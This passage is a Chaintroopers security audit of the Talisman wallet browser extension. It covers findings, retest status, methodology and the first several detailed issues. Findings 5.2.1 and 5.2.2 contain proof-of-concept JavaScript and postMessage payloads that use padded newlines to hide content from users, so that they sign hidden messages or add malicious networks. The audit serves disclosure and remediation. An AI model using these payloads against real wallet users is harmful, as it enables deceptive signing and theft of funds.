CHAIN TROOPERS

Talisman
Wallet Extension
Security Assessment Report

April 15th, 2023

Version 1.2

CONFIDENTIAL

Table of Contents


1 Executive Summary

1.1 Introduction

The report contains the results of Talisman Wallet Extension security assessment that took place from June 20th, 2022, to July 5th, 2022. The security engineers performed an in-depth manual analysis of the provided functionalities, and uncovered issues that may be used by adversaries to affect the confidentiality, the integrity, and the availability of the in-scope components.

All the identified vulnerabilities are presented in the report, including their impact and the proposed mitigation strategy, and are ordered by their severity.

In total, the team identified twenty-six (26) vulnerabilities. There were also seven (7) informational issues of no-risk.



All the identified vulnerabilities are presented in the report, including their impact and the proposed mitigation strategy, and are ordered by their severity.

A retesting phase was carried out on October 21st, 2022, and the results are presented in Section 6.

1.2 Assessment Results

The assessment results revealed that the in-scope application components were mainly vulnerable to one (1) Information Disclosure issue of HIGH risk. More precisely, it was identified that when the Wallet is unlocked, the password is stored in extension's memory as part of the "*PasswordStore* "object. An adversary, who has local access to an unlocked wallet, can steal the seed by circumventing the re-authentication control using the in-memory password *("5.1.1 - User-provided password is stored in memory"*).

The in-scope components were also affected by eleven (11) Data Validation, Authentication, Information Disclosure, 3rd Party Components, and Access Control vulnerabilities of MEDIUM risk. Regarding the MEDIUM-risk Data Validation issues, it was found that the extension does not show the scrollbars at the signature data field and at the network details interface when an overflow occurs *("5.2.1 - Hidden scrollbars allow hidden content with new line characters at signature data", "5.2.2 - Hidden content using new line characters at network details"),* allowing malicious apps to exploit this issue in order to force the user to sign a payload that is not currently visible on screen or to connect into a malicious network.

Regarding the MEDIUM-risk authentication issues, the team identified that the talisman extension performs password trimming for whitespace characters at the onboarding phase *("5.2.8 - Password Trimming")*, reducing the overall password entropy for users who try to intentionally use a leading or trailing space in their selected password. Furthermore, because the extension also trims the input at the password-based unlock interface, the password with the spaces will still be valid and the end user will have no idea that this change has taken place. Moreover, it was found that the extension does not enforce a strong password policy *("5.2.3 - Weak Password Policy")*, as the only requirement for the selected passwords is to contain at least one character. For example, the team was able to create an account protected with the password "1". Also, the password-change functionality is currently not available (*"5.2.7 - Lack of password change functionality"), making it* impossible for a user to change their password upon indication of compromise (e.g. shoulder surfing, database leaked of third-party system in which the password was reused, etc.).

In reference to the MEDIUM-risk Information Disclosure issues, it was found that the extension transfers sensitive information regarding the associated trusted

sites for each user and certain account balances at the cloud-based talisman analytics service, based on PostHog platform *("5.2.10 - Authorized sites exposed in analytics service", "5.2.11 - Balances exposed in analytics service*"), introducing privacy issues. Furthermore, it was found initial password field that is provided to the user at the wallet unlock phase, allows password autocomplete *("5.2.6 - Autocomplete is enabled in wallet lock screen")*, which can be abused by an adversary who has local access to the browser. It was also found that the extension is able to read and write data while the browser is in incognito mode *("5.2.9 - Data stored while in incognito mode"),* without notifying the current user, affecting the confidentiality of the user's wallet (e.g. in case of shared workstations).

Regarding the single 3rd Party Components issue, it was found that the extension is using the version 2 of Manifest file *("5.2.4 - Deprecated Manifest Version")* which is deprecated. In January 2023, the extension will stop working and won't run in Chrome.

Finally, in refence to the single MEDIUM-risk Access Control issue, it was found that the wallet auto-lock feature is not currently available *("5.2.5 - Lack of browser inactivity limit (Auto-lock"),* allowing unauthorized threat actors with local access to compromise the wallet of a user who steps away from their desk and forgets to lock the wallet.

There were also fourteen (14) vulnerabilities of LOW risk and seven (7) findings of no-risk (INFORMATIONAL).

Chaintroopers recommend the immediate mitigation of all HIGH and MEDIUM-risk issues. It is also advisable to address all LOW and INFORMATIONAL findings to enhance the overall security posture of the components.

1.2.1 Retesting Results

Results from retesting carried out in October 2022 and April 2023, determined that the single HIGH-risk vulnerability (1 out of 33 total findings) has been partially addressed. Due to the applied security controls, the severity of the issue was downgraded to LOW (see section 5.1.1).

Furthermore, six (6 out of 11) vulnerabilities of MEDIUM risk and four (4 out of 14) vulnerabilities of LOW risk, have been successfully mitigated (see sections 5.2.1, 5.2.2, 5.2.5, 5.2.6, 5.2.7, 5.2.8, 5.3.2, 5.3.3, 5.3.5 and 5.3.12).

Five (5 out of 14) LOW-risk issues, and five (5 out of 7) INFORMATIONAL findings remain OPEN (see sections 5.2.4, 5.3.1, 5.3.6, 5.3.8, 5.3.10, 5.3.11, 5.4.3, 5.4.4, 5.4.5, 5.4.6 and 5.4.7), as the introduced mitigations were not found to be sufficient. One (1 out of 14) LOW-risk issue has been partially mitigated and it is now downgraded to INFORMATIONAL finding (see section 5.3.7). On April 15th, 2023, the MEDIUM-risk finding was downgraded to LOW-risk, as the Chrome team announced that the Manifest V2 phase-out was paused (see section 5.2.4).

Four (4 out of 11) MEDIUM-risk vulnerabilities, four (4 out of 14) LOW-risk issues, and two (2 our of 7) INFORMATIONAL findings, have been accepted as minor issues (see sections 5.2.3, 5.2.9, 5.2.10, 5.2.11, 5.3.4, 5.3.9, 5.3.13, 5.3.14, 5.4.1 and 5.4.2).

More information regarding the retesting results can be found in Section 6.

1.3 Summary of Findings

The following findings were identified in the examined source code:

Vulnerability Name	Status	Status after Retest	Page
User-provided password is stored in memory	HIGH	LOW	17
Hidden scrollbars allow hidden content with new line characters at signature data	MEDIUM	CLOSED	20
Hidden content using new line characters at network details	MEDIUM	CLOSED	23
Weak Password Policy	MEDIUM	ACCEPTED RISK	26
Deprecated Manifest Version	MEDIUM	LOW	28
Lack of browser inactivity limit (Auto-Lock)	MEDIUM	CLOSED	30
Autocomplete is enabled in wallet lock screen	MEDIUM	CLOSED	32
Lack of password change functionality	MEDIUM	CLOSED	35
Password Trimming	MEDIUM	CLOSED	37
Data stored while in incognito mode	MEDIUM	ACCEPTED RISK	40
Authorized sites exposed in analytics service	MEDIUM	ACCEPTED RISK	42
Balances exposed in analytics service	MEDIUM	ACCEPTED RISK	45
Copy (Clipboard) can be used at secret phrase field	LOW	LOW	47

Insecure Message Handler generation at "MessageService.ts"	LOW	CLOSED	52
Browser minimum versions not specified	LOW	CLOSED	54
Accessible API endpoints in locked state	LOW	ACCEPTED RISK	55
Autocomplete is enabled for new accounts	LOW	CLOSED	60
Insufficient URL validation	LOW	LOW	63
Cross-origin communication between Window objects without target origin	LOW	INFO	66
Unhandled error message at "Sign/ethereum.tsx" and at "Sign/index.tsx"	LOW	LOW	71
Different APIs used to verify authentication	LOW	ACCEPTED RISK	75
No max-length limitation at signature data	LOW	LOW	77
RPC chain fields are not being validated	LOW	LOW	79
Export private key without re-authentication	LOW	CLOSED	82
PostHog persistence mechanism is using the localStorage	LOW	ACCEPTED RISK	84
No max-length limitation at account name	LOW	ACCEPTED RISK	87
Hardcoded testing credentials in repository	INFO	ACCEPTED RISK	90
Excessive requested permissions	INFO	ACCEPTED RISK	93

Cross-Origin-Embedder-Policy and Cross-Origin-Opener-Policy not used	INFO	INFO	95
Unvalidated input is inserted at user interface	INFO	INFO	98
Known phishing addresses are not checked	INFO	INFO	100
Package management is not protected against typosquatting	INFO	INFO	102
Embedded posthog and sentry authentication token	INFO	INFO	104

2 Assessment Description

2.1 Target Description

The Talisman browser extension is a Polkadot wallet. It allows users to safely store, send and receive assets. The wallet is able to connect with applications across Polkadot, Kusama and their Parachains.

The extension injects an object into every website's JavaScript context so that decentralized applications can interact with the wallet, and the users can interact with the application.

The following is a non-exhaustive list of supported functionalities:

- Users can create and manage their accounts for Polkadot and Kusama networks, storing the account secrets securely on their device.
- View the balances of Polkadot and Kusama assets in their accounts.
- Send assets from their accounts directly in the wallet.
- Allow an application access to the public account information and the ability to propose transactions for signing.
- Confirm or Reject a transaction proposed by an application they are connected to by supplying a signature - no sensitive account secrets are shared with the application.

2.2 In-Scope Components

The components are located at the following URL:

https://github.com/TalismanSociety/talisman

Component	Commit Identifier
talisman	*d4625957f9b666d258b1f3a6c6f9c9dfef3d0aa7*
talisman-dev (retest)	*3f9e080bb5c8ba0c5a4c042b52ce12d1a628f6cc*

3 Methodology

3.1 Assessment Methodology

Chaintroopers' methodology attempts to bridge the penetration testing and source code reviewing approaches in order to maximize the effectiveness of a security assessment.

Traditional pentesting or source code review can be done individually and can yield great results, but their effectiveness cannot be compared when both techniques are used in conjunction.

In our approach, the application is stress tested in all viable scenarios though utilizing penetration testing techniques with the intention to uncover as many vulnerabilities as possible. This is further enhanced by reviewing the source code in parallel to optimize this process.

When feasible our testing methodology embraces the Test-Driven Development process where our team develops security tests for faster identification and reproducibility of security vulnerabilities. In addition, this allows for easier understanding and mitigation by development teams.

Chaintroopers' security assessments are aligned with OWASP TOP10 and NIST guidance.

This approach, by bridging penetration testing and code review while bringing the security assessment in a format closer to engineering teams has proven to be highly effective not only in the identification of security vulnerabilities but also in their mitigation and this is what makes Chaintroopers' methodology so unique.

3.2 Web Application Assessment

Chaintroopers' web application testing methodology used is based on the latest version of OWASP TOP 10 (https://owasp.org/www-project-top-ten/). This approach is enhanced by incorporating best practices for the specific technologies used by the target application, system, or source code.

The following is a non-exhaustive list of security vulnerabilities that are identified by our methodology during the examination of the in-scope application or source code:

- Broken access control
- Cryptographic failures
- Injection
- Insecure design
- Security misconfigurations
- Vulnerable and outdated components
- Identification and authentication failures
- Software and data integrity failures
- Security logging and monitoring failures
- Server-side request forgery (SSRF)

3.3 Smart Contracts

The testing methodology used is based on the empirical study “Defining Smart Contract Defects on Ethereum” by J. Chen, X. Xia, D. Lo, J. Grundy, X. Luo, and T. Chen, in IEEE Transactions on Software Engineering, and the security best practices as described in “Security Considerations” section of the solidity wiki.

The following is a non-exhaustive list of security vulnerabilities that are identified by our methodology during the examination of the in-scope contract:

- Unchecked External Calls
- Strict Balance Equality
- Transaction State Dependency
- Hard Code Address
- Nested Call
- Unspecified Compiler Version
- Unused Statement
- Missing Return Statement
- Missing Reminder
- High Gas Consumption Function Type
- DoS Under External Influence
- Unmatched Type Assignment

- Re-entrancy
- Block Info Dependency
- Deprecated APIs
- Misleading Data Location
- Unmatched ERC-20 standard
- Missing Interrupter
- Greedy Contract
- High Gas Consumption Data Type

4 Scoring System

4.1 CVSS

All issues identified as a result of Chaintroopers' security assessments are evaluated based on Common Vulnerability Scoring System version 3.1 (https://www.first.org/cvss/).

With the use of CVSS, taking into account a variety of factors a final score is produced ranging from 0 up to 10. The higher the number goes the more critical an issue is.

The following table helps provide a qualitative severity rating:

Rating	CVSS Score
None/Informational	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Issues reported in this document contain a CVSS Score section, this code is provided as an aid to help verify the logic of the team behind the evaluation of a said issue. A CVSS calculator can be found in the following URL:

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

5 Identified Findings

5.1 High Severity Findings

5.1.1 User-provided password is stored in memory

Description	HIGH

It was identified that when the Wallet is unlocked, the password is stored in the extension's memory as part of the PasswordStore object. The currently used authentication mechanism relies on a memorized secret to provide an assertion of identity for a user of a system (password-based authentication). As a result, the password is the most important asset after the generated keys and the seed passphrase that need to be protected. However, the app maintains it in memory without any significant purpose, as it will be used only to encrypt the seeds of new accounts.

The issue is located at “store.password” file:

```
File: /apps/extension/src/core/domains/app/store.password.ts
104:    23
105:    24    setPassword(password: string | undefined) {
106:    25      this.#password = password
107:    26      this.isLoggedIn.next(password !== undefined ? TRUE : FALSE)
108:    27    }
109:    ..
```

Which is used at the following location:

```
File: /apps/extension/src/core/domains/app/handler.ts
093:   private async authenticate({ pass }: RequestLogin): Promise<boolean>
{
094:     await new Promise((resolve) =>
095:       setTimeout(resolve, process.env.NODE_ENV === "production" ? 1000
: 0)
096:     )
097:
```

```
098:     try {
099:       // get root account
100:       const rootAccount = this.getRootAccount()
101:
102:       assert(rootAccount, "No root account")
103:
104:       // fetch keyring pair from address
105:       const pair = keyring.getPair(rootAccount.address)
106:
107:       // attempt unlock the pair
108:       // a successful unlock means authenticated
109:       pair.unlock(pass)
110:       this.stores.password.setPassword(pass)
111:       talismanAnalytics.capture("authenticate")
112:       return true
113:     } catch (e) {
114:       this.stores.password.clearPassword()
115:       return false
116:     }
117:   }
```

and at the following location:

```
File: /apps/extension/src/core/domains/app/handler.ts
30:
31:   private async onboard({
32:     name,
33:     pass,
34:     passConfirm,
35:     mnemonic,
36:   }: RequestOnboard): Promise<OnboardedType> {
37:     await new Promise((resolve) => setTimeout(resolve, 1000))
...
60:
61:     const { pair } = keyring.addUri(mnemonic, pass, {
62:       name,
63:       origin: AccountTypes.ROOT,
64:     } as AccountMeta)
```

```
65:       await this.stores.seedPhrase.add(mnemonic, pair.address, pass,
confirmed)
66:     this.stores.password.setPassword(pass)
67: ....
87:
```

To reproduce the issue, while the wallet is unlocked, it is required to open the dev tools by "right-clicking and then selecting inspect in the wallet or the dashboard window. Then, it is required to navigate at the "Memory" tab, and get a capture. Finally, at the "Summary" selection, the user has to write "PasswordStore" and in the revealed object, the password would be at "1 / part of key (PasswordStore @XXXXXXX) - > value (YYYYYYY @ ZZZZZ) pair in WeakMap (table FFFFF) : : Value




Figure 1 Exposed user-provided password

Impact

An adversary, who has local access to an unlocked wallet, can extract the password and steal the seed from the backup functionality.

Recommendation

It is advisable to clean immediately the password from the extension's memory, after it is used for the authentication or encryption purposes.

CVSS Score

AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2 Medium Severity Findings

5.2.1 Hidden scrollbars allow hidden content with new line characters at signature data

Description	MEDIUM

It was identified that the application does not show the scrollbars at the signature data field. In HTML5, the overflow property specifies what should happen if content overflows an element's box. This property specifies whether to clip content or to add scrollbars when an element's content is too big to fit in a specified area. However, it was found that the extension does not use scrollbars or any other indication that further content exists in the payload.

For example, the team used the following customized version of the test-dapp application, to request from the Talisman extension to sign a malicious payload:

```
 personalSign.onclick = async () => {
    const exampleMessage = 'Correct Message\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r
\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\
n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n
\r\n\r\n\r\n\r\nSECRET MESSAGE'
    try {
      const from = accounts[0];
      const msg = `0x${Buffer.from(exampleMessage, 'utf8').toString('hex')}`;
      const sign = await ethereum.request({
        method: 'personal_sign',
        params: [msg, from, 'Example password'],
      });
      personalSignResult.innerHTML = sign;
      personalSignVerify.disabled = false;
    } catch (err) {
      console.error(err);
      personalSign.innerHTML = `Error: ${err.message}`;
    }
  };
```

The payload could also be sent using a “postMessage” call from Chrome devtools command line interface:

```
this.window.postMessage({"id":"1657040740401.6","message":"pub(eth.reques
t)","origin":"talisman-
page","request":{"method":"personal_sign","params":["0x436f7272656374204d
6573736167650d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0
d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d
0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0a0d0
a0d0a0d0a0d0a0d0a0d0a534543524554204d455353414745","0x76219CE5b66FeC78f73
E6297C852454f566967FE","Example password"]}})
```

In the presented screen, only the "Correct Message" was visible, while the scroll bar was absent on the frame, hiding from the user any indication that there was the requested message to be signed had longer content.




Figure 2 Missing scrollbars and hidden text

Impact

A malicious app may be able to exploit this in order to force the user to sign a payload that is not currently visible on screen.

Recommendation

It is advisable to use visible scrollbars or other indications about the length size (e.g., total number of characters).

CVSS Score

AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.2 Hidden content using new line characters at network details

Description	MEDIUM

It was identified that the application is not able to render all the content at the network details preview. Adversaries can use new line characters to hide the rest fields from the UI.

The issue is located at:

File: /apps/extension/src/ui/domains/Ethereum/NetworkDetailsButton.tsx

```
113:     <>
114:       <Button onClick={open}>View Details</Button>
115:       <Drawer open={isOpen} onClose={close} anchor="bottom">
116:         <ViewDetailsContainer>
117:           <h3>Network Details</h3>
118:           <div className="grow">
119:             <ViewDetailsEntry title="Network Name" value={name} />
120:             <ViewDetailsEntry title="RPC URL" value={rpcs} />
121:             <ViewDetailsEntry title="Chain ID" value={chainId} />
122:                           <ViewDetailsEntry  title="Currency  Symbol"
value={tokenSymbol} />
123:                       <ViewDetailsEntry  title="Block  Explorer  URL"
value={blockExplorers} />
124:           </div>
125:           <div>
126:             <SimpleButton onClick={close}>Close</SimpleButton>
127:           </div>
128:         </ViewDetailsContainer>
129:       </Drawer>
130:     </>
131:   )
```

For example, the team used the following customized version of the test-dapp application, to ask the Talisman extension to sign a malicious payload:

File: /test-dapp/src/index.js

```
addEthereumChain.onclick = async () => {
  await ethereum.request({
    method: 'wallet_addEthereumChain',
    params: [
      {
        chainId: '0x53a',
        rpcUrls: ['test'],
        chainName: 'This is visibler\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\nREST ARE HIDDEN',
        nativeCurrency: { name: 'This is visibler\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r', decimals: 18, symbol: 'This is visibler\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r' },
        blockExplorerUrls: null,
      },
    ],
  });
};
```

The payload could also be sent using a “postMessage” call from Chrome devtools command line interface:

```
this.window.postMessage({"id":"1657041270400.6","message":"pub(eth.request)","origin":"talisman-page","request":{"method":"wallet_addEthereumChain","params":[{"chainId":"0x53a","rpcUrls":["test"],"chainName":"This is visibler\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\nREST ARE HIDDEN","nativeCurrency":{"name":"This is visibler\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r","decimals":18,"symbol":"This is
```

```
visibler\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r"},"blockExpl
orerUrls":null}]}})
```




Figure 3 Hidden network details

Impact

A malicious app may be able to exploit this issue to trick a user to connect at a malicious network.

Recommendation

It is advisable to use visible scrollbars or other indications about the length size (e.g., total number of characters).

If this is not possible, it is recommended to validate the input length and the used characters.

CVSS Score

AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:N/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.3 Weak Password Policy

Description	MEDIUM

It was found that the extension does not enforce a strong password policy. The currently used authentication mechanism relies on a memorized secret to provide an assertion of identity for a user of a system (password-based authentication). It is therefore important that this password be of sufficient complexity and impractical for an adversary to guess.

The specific requirements around how complex a password needs to be is related to the type of system being protected. Selecting the correct password requirements and enforcing them through implementation are critical to the overall success of the authentication mechanism.

In general, high-entropy passwords are difficult for computers to crack. However, in the examined case, it was found that the only requirement for the selected passwords is to contain at least one character. For example, the team was able to create an account protected with the password "1".




Figure 4 1-character password

Impact

Weak passwords are still one of the most serious concerns for cybersecurity. If a weak password policy is used, then passwords can be compromised. For example, passwords can be brute forced, with the difficulty varying based on the strength of the password.

A brute-force attack is when an attacker uses a system of trial and error to guess valid user credentials. These attacks are typically automated using wordlists of usernames and passwords. Automating this process, especially using dedicated tools, potentially enables an attacker to make vast numbers of login attempts at high speed.

Recommendation

It is advisable to enhance the current password policy to include several additional attributes. Depending on the regulations that the app must comply, different password policies may be required (such as HIPAA - section 45 CFR 164.308(a)(5), NIST 800-63B - section 5.1.1, CJIS - section 5.6.2.1.1 etc. A password policy can be the following:

- Complex passwords requiring mixed character sets (alpha, numeric, special, mixed case)
- Large Minimum Length
- Not included in a list of common passwords / credentials. This is a NIST SP800-63b recommendation However, the implementation might be difficult.

More information regarding common password requirements can be found at NIST 800-63B

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf
Sections: 5.1.1, 10.2.1, and Appendix A

CVSS Score

AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:L/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.4 Deprecated Manifest Version

Description	MEDIUM

It was found that the extension is using the version 2 of Manifest file. However, version 2 is deprecated, and support will be removed in 2023. Manifest V3 is the new version of the Chrome Extensions platform. Google has made it available for Chrome extensions with Chrome 88 earlier this year.

The issue exists at the following location:

File /apps/extension/public/manifest.json

```
1: {
2:   "manifest_version": 2,
3:   "author": "Talisman",
4:   "name": "Talisman Wallet",
```




Figure 5 Chrome warning message

Impact

In January 2023: Manifest V2 extensions will stop working and won't run in Chrome, developers may not be able to push updates to them even with enterprise policy

In March 2023, Chrome developers team announced that the Manifest V2 (MV2) phase-out is paused and a new timeline of the MV2 phase-out plan will be released in the coming months.

Recommendation

It is advisable to use the next version of the Manifest file structure. More details can be found at the following URLs:

- *https://developer.chrome.com/blog/mv2-transition/*
- *https://developer.chrome.com/docs/extensions/mv3/mv2-sunset/*

CVSS Score

AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:N/A:H/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.2.5 Lack of browser inactivity limit (Auto-lock)

Description	MEDIUM

It was identified that the wallet extension does not support a browser inactivity limit for locking the wallet. This control is used to prevent unauthorized access to browsers or devices when the currently signed-in user leaves without deliberately locking the wallet. Auto-Lock activates the wallet lock feature after a set number of seconds or minutes of browser inactivity.

In the examined case, it was found that the wallet could remain unlock for an unlimited amount of time.

